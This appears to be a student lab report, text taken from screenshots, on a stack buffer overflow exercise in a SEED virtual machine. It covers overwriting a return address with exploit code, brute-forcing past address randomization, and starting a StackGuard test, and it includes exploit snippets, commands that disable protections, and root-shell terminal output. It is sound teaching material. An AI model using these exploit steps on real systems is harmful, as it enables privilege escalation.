
The goal of this task is to lunch a root shell via buffer overflow, we need to find the return address to redirect it to the *NOP instruction* by disassembling the *bof* function in the *stack* program using *gdb* to know where the return address allocated, we create breakpoint in the address after the base pointer.






Then we add the address in the *exploit* file and a code to input the *shellcode* to the end of the buffer.


```
*(buffer+36) = 0xb9;
* (buffer+37) = 0xeb;
* (buffer+38) = 0xff;
* (buffer+39) = 0xbf;

int final = sizeof(buffer) - sizeof(shellcode);
int i;
for (i = 0; i < sizeof(shellcode); i++)
    buffer[final+i] = shellcode[i];
```






After that we execute the *exploit* file to create the *badfile* and launch the attack by running the vulnerable program to get a *root shell (#)*, using this code:

```
$ gcc -o exploit exploit.c
$./exploit
$./stack
```






5. Task 2: Address Randomization


We run the same attack executed in Task 1 with *address space randomization* turn on:


```
$ su root Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=2
```




Next we execute *./stack* in the following loop:

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```


BufferOverflowLab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM: /home/seed/Desktop/buffer
4:36 PM
root@VM: /home/seed/Desktop/buffer 71x27
Quit anyway? (y or n) y
root@VM:/home/seed/Desktop/buffer# sysctl -w kernel.randomize_va_space=
0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop/buffer# gcc -o stack -z execstack -fno-stack
-protector stack.c
root@VM:/home/seed/Desktop/buffer# chmod 4755 stack
root@VM:/home/seed/Desktop/buffer# exit
exit
[04/08/20]seed@VM:~/.../buffer$ gcc -o exploit exploit.c
[04/08/20]seed@VM:~/.../buffer$ ./exploit
[04/08/20]seed@VM:~/.../buffer$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[04/08/20]seed@VM:~/.../buffer$ su root
Password:
root@VM:/home/seed/Desktop/buffer# /sbin/sysctl -w kernel.randomize_va
_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop/buffer# gcc -o stack -z execstack -fno-stack
-protector stack.c
root@VM:/home/seed/Desktop/buffer# chmod 4755 stack
root@VM:/home/seed/Desktop/buffer# exit
exit
[04/08/20]seed@VM:~/.../buffer$ sh -c "while [1]; do ./stack; done;"
Right Ctrl


BufferOverflowLab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM: /home/seed/Desktop/buffer
5:03 PM
root@VM: /home/seed/Desktop/buffer 71x27
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Right Ctrl


After awhile we were able to get the root shell, that means the *address space randomization* make the attacks difficult but doesn't prevent it.




6. Task 3: Stack Guard

For this task we run the attack with *Stack Guard* enabled and the *address randomization* turn off, we compile the vulnerable program without the -fno-stack-protector' option

```
# gcc -o stack -z execstack stack.c
# chmod 4755 stack
```



